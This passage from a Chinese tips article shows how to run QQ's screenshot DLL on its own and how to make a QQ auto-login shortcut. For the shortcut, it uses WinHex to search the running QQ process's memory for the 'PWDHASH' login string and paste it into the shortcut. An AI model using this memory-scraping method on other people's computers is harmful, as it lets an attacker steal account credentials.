将“CameraDll.dll”文件复制到系统的“WINDOWS\system32”文件夹下，默认为C:\WINDOWS\system32，然后点击“开始”－“运行”，输入“Rundll32.exe CameraDll.dll, CameraSubArea”便可以开始截图了，如图33。




图33

第二种：

将“CameraDll.dll”文件复制到系统的“WINDOWS\system32”文件夹下，默认为C:\WINDOWS\system32，然后新建一个记事本文件，输入下面的代码，将其保存为“*.reg”的注册表文件，如QQ.reg。

```
Windows Registry Editor Version 5.00

[HKEY_CLASSES_ROOT\Folder\shell\QQ]
@="QQ截图"

[HKEY_CLASSES_ROOT\Folder\shell\QQ\command]
@="Rundll32.exe CameraDll.dll,CameraSubArea"
```

然后双击“QQ.reg”注册表文件，选择“导入”即可。现在我们在盘符上按鼠标右键就会看到一个“QQ截图”的选项，如图34。




图34

第三种：

我们还可以将“CameraDll.dll”文件“发送到桌面快捷方式”，然后设置快捷方式的相关参数来调用。

先将“CameraDll.dll”文件复制到系统的“WINDOWS\system32”文件夹下，默认为C：\WINDOWS\system32。再将“CameraDll.dll”文件“发送到桌面快捷方式”，然后点击“CameraDll.dll”快捷方式的“属性”，在“目标”处输入“rundll32.exe CameraDll.dll, CameraSubArea”，“运行方式”修改为“最小化”，如图35，这样每次使用QQ截图的时候只需要点击这个快捷方式就可以了。





图35

2、关于QQ2008版本的截图功能提取

相信大家都希望提取QQ2008的截图功能，因为QQ2008可以对所截的图片进行简单的编辑，从而省去了二次编辑的麻烦。但是QQ2008等版本对“CameraDll.dll”文件做了调整，不能简单的调用“CameraDll.dll”文件来独立使用截图功能，需要对多个dll文件进行修改，所以就不推荐大家手动去提取了。

其实已经有人做出这样的软件了，所以我们使用别人的软件就可以了，如图36。


图36

四、手工打造QQ自动登录器

准备软件：WinHex　汉化版

下载地址：http://www.crsky.com/soft/1151.html

相信大家在很多网站上都下载过什么QQ自动登录器、QQ批量上号器，毕竟是别人写的软件，心里总有点不安，生怕自己的QQ被盗了。好，那今天就来教大家手工获取QQ的登录信息并实现QQ自动登录。

首先我们登录自己的QQ号码，然后在WinHex中选择我们执行的QQ文件，如图37。




图37

然后在屏幕右下角的QQ企鹅上按鼠标右键，选择“好友与资料”，再点击“更新好友”。等更新好友完了之后我们再打开WinHex的界面，选择图标工具栏上的“打开RAM”。这时弹出一个对话框，我们选择其中的“Qq＃4048”(注意这个数字4048会随时变化)，再选择“整个内存”，如图38。




图38

点击“编辑主内存”上的“确定”，然后会有提示，不用管，继续点击“确定”即可。接着按“Ctrl+F”就会出现搜索对话框，我们输入“PWDHASH”，如图39。




图39

点击“确定”之后就会搜索到我们需要的信息了，代码如下：

/START QQUIN:12345678 PWDHASH:jplJ52wvuLMpK0dFxqYPua== /STAT:40 /EMB_HWND:0

QQUIN:QQ号；PWDHASH:加密的密码；/STAT:40（40是隐身登录，41是正常登录）是登录方式。

选择好代码之后，如图40，按鼠标右键依次选择**“编辑”－“复制选块”－“标准”**，这样就成功的复制了这段登录代码。为了方便我们的自动登录，还需要做一个简单的登录快捷方式。




图40

来到QQ的主目录，在“QQ.exe”文件上按鼠标右键，选择“发送到桌面快捷方式”，然后打开这个快捷方式的属性，将代码粘贴到“目标”这行的QQ程序的后面，格式为“你的QQ路径 你的登录信息”，如“**"C:\Program Files\Tencent\qq\QQ.exe" /START QQUIN:12345678 PWDHASH:jplJ52wvuLMpK0dFxqYPua== /STAT:40 /EMB_HWND:0**”，如图41。

